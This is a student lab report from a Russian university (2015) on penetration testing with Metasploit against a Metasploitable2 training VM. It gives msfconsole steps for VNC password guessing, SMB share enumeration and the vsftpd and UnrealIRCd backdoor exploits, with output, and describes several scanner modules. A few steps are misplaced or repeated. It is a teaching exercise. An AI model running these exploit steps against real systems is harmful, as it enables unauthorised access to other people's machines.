

САНКТ-ПЕТЕРБУРГСКИЙ ГОСУДАРСТВЕННЫЙ
ПОЛИТЕХНИЧЕСКИЙ УНИВЕРСИТЕТ
Кафедра Компьютерных Систем и Программных Технологий

ОТЧЕТ

по лабораторной работе №5

Тема: «Инструмент тестов на проникновение Metasploit»

Дисциплина: «Методы и средства защиты информации»

Выполнил: студент гр. 53501/2
Федоров Е.М.

Преподаватель
Вылегжанина К.Д.

Санкт-Петербург
2015

Содержание

1	Задание	2
2	Выполнение	3
2.1	Подключиться к VNC-серверу, получить доступ к консоли	4
2.2	Получить список директорий в общем доступе по протоколу SMB .	5
2.3	Получить консоль используя уязвимость в vsftpd	6
2.4	Получить консоль используя уязвимость в irc	7
2.5	Armitage Nail Mary	7
2.6	Изучить три файла с исходным кодом эксплойтов или служебных скриптов на ruby и описать, что в них происходит	8
3	Выводы	9

1 Задание

- а) Подключиться к VNC-серверу, получить доступ к консоли
- б) Получить список директорий в общем доступе по протоколу SMB
- в) Получить консоль используя уязвимость в vsftpd
- г) Получить консоль используя уязвимость в irc
- д) Armitage Nail Mary
- е) Изучить три файла с исходным кодом эксплойтов или служебных скриптов на ruby и описать, что в них происходит

2 Выполнение

- Атакующая машина (kali linux) – 192.168.1.207
- Атакуемая машина (Metasploitable2) – 192.168.1.214

2.1 Подключиться к VNC-серверу, получить доступ к консоли

а) подключаемся к консоли metasploit

```
root@kali:~# msfconsole
```

б) Подключаемся к нужному модулю:

```
msf > use auxiliary/scanner/vnc/vnc_login
```

в) Устанавливаем параметры модуля: адрес удаленного хоста и количество потоков для работы

```
msf auxiliary(vnc_login) > set RHOSTS 192.168.1.214
msf auxiliary(vnc_login) > set THREADS 8
```

г) Запускаем модуль

```
msf auxiliary(vnc_login) > run
```

```
[*] 192.168.1.214:5900 - Starting VNC login sweep
[!] No active DB -- Credential data will not be saved!
[!] No active DB -- Credential data will not be saved!
[+] 192.168.1.214:5900 - LOGIN SUCCESSFUL: :password
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

д) Получаем удаленный доступ, используя vnc клиент и полученный пароль.


```
root@kali:~# xtightvncviewer 192.168.1.214
```

```
Connected to RFB server, using protocol version 3.3
```

```
Performing standard VNC authentication
```

```
Password:
```

```
Authentication successful
```



```
root@metasploitable: /home/msfadmin
root@metasploitable:~# ls
bin  dev  initrd  lost+found  nohup.out  root  sys  var
boot  etc  initrd.img  media  opt /sbin  tmp  vmlinuz
cdrom  home  lib  mnt  proc  srv  usr
root@metasploitable:~# cd /home/
root@metasploitable:/home# ls
ftp  msfadmin  service  user
root@metasploitable:/home# cd /home/msfadmin/
root@metasploitable:/home/msfadmin# ls
vulnerable
root@metasploitable:/home/msfadmin#
```

Рисунок 1 — Удаленная консоль metasploit в ОС Kali Linux

2.2 Получить список директорий в общем доступе по протоколу SMB

а) Подключаемся к нужному модулю:

```
msf > use auxiliary/scanner/smb/smb_enumshares
```

б) Устанавливаем параметры модуля: адрес удаленного хоста и количество потоков для работы

```
msf auxiliary(smb_enumshares) > set RHOSTS 192.168.1.214
msf auxiliary(smb_enumshares) > set THREADS 8
```

в) Запускаем модуль

```
msf auxiliary(smb_enumshares) > run

[+] 192.168.1.214:139 - print$ - (DISK) Printer Drivers
[+] 192.168.1.214:139 - tmp - (DISK) oh noes!
[+] 192.168.1.214:139 - opt - (DISK)
[+] 192.168.1.214:139 - IPC$ - (IPC) IPC Service (metasploitable server (Samba 3.0.20-Debian))
[+] 192.168.1.214:139 - ADMIN$ - (IPC) IPC Service (metasploitable server (Samba 3.0.20-Debian))
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

г) Получаем удаленный доступ, используя vnc клиент и полученный пароль.

```
root@kali:~# xtightvncviewer 192.168.1.214
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
```

2.3 Получить консоль используя уязвимость в vsftpd

а) Сканируем целевую машину с целью определить версию ftp сервера

```
msf auxiliary(smb_enumshares) > nmap 192.168.1.214 -p 21 -sV
```

б) Подключаемся к модулю эксплоита:

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
```

в) Устанавливаем параметры модуля: адрес удаленного хоста

```
msf exploit(vsftpd_234_backdoor) > set RHOSTS 192.168.1.214
```

г) Подключаем файл с командами для эксплоита

```
msf exploit(vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
```

д) Запускаем эксплоит

```
msf exploit(vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
```

2.4 Получить консоль используя уязвимость в irc

а) Сканируем целевую машину с целью определить версию irc

```
msf exploit(vsftpd_234_backdoor) > nmap 192.168.1.214 -sV -p 6667
```

б) Подключаемся к модулю эксплоита:

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
```

в) Устанавливаем параметры модуля: адрес удаленного хоста

```
msf exploit(unreal_ircd_3281_backdoor) > set RHOSTS 192.168.1.214
```

г) Запускаем эксплоит

```
msf exploit(unreal_ircd_3281_backdoor) > exploit
```

2.5 Armitage Hail Mary

Hail Mary это модуль, поочередно запускающий все эксплоиты, которые могут применены к выбранному хосту.

Запустим приложение, найдя приложение в проводнике: «Exploitation Tools» — «Network Exploitation» — «armitage». Далее произведем атаку на уязвимую машину:




Рисунок 2 — Взлом по ip с помощью утилиты armitage

2.6 Изучить три файла с исходным кодом эксплойтов или служебных скриптов на ruby и описать, что в них происходит

Файлы состоят из нескольких частей: заголовка, импортов, объявления используемых параметров.

Файлы находятся по адресу: «/usr/share/metasploit-framework/modules/...»

а) auxiliary/scanner/portscan

Модуль предназначен для перечисления открытых TCP портов. Принимает следующие параметры: PORTS, TIMEOUT, CONCURRENCY + наследуемые. В функции run host осуществляется попытка подключения к портам по списку. Для этого используется функция connect и pattern matching результатов.

б) /auxiliary/scanner/ftp/ftplogin

Структура этого файла аналогична предыдущему. Сначала идет заголовок и импорты. Далее регистрируются входные параметры. Данный скрипт содержит несколько вспомогательных структур, таких как testftpaccess, anonymouscreds, cred collection, которые служат для осуществления попытки подключения, содержат параметры по умолчанию для анонимного подключения или являются вспомогательными элементами для сохранения результатов. Основное действие происходит в функции run host, которая собственно и перебирает пароли.

в) /auxiliary/scanner/ftp/ftp_version

Описывает попытку получения версии FTP сервера из его банера.

3 Выводы

В ходе данной работы были опробованы основные возможности Metasploit. Данный фреймворк позволяет сканировать и тестировать систему на проникновение. В ходе работы было исследовано 4 уязвимости metasploitable, связанных с устаревшим ПО и слабыми паролями.

Была исследована структура скриптов для metasploit. Фреймворк предоставляет широкие возможности по упрощению написания собственных эксплойтов и вспомогательных скриптов. Однако, следует заметить, что для проведения успешной атаки, необходимо изначально исследовать машину, на которую планируется атака. Необходимо узнать список открытых портов и версии сервисов, запущенных на них. Обычно, это делается при помощи утилиты nmap.